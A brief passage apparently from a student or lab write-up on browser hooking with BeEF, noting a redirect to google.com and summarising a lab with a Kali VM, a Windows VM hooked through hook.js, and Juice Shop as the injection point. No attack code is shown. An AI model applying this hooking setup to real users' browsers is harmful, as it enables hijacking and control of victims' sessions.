- Payload used for the execution: <https://google.com>
- Capture below is of the browser redirected;



## **6. Final Environment Summary**

Our final attack environment includes:

- Kali Linux VM running BeEF.
- Windows VM hooked through hook.js.
- Juice Shop or demo HTML page used as injection point.
- Ability to run multiple client-side modules.
- Evidences in the form of screenshots.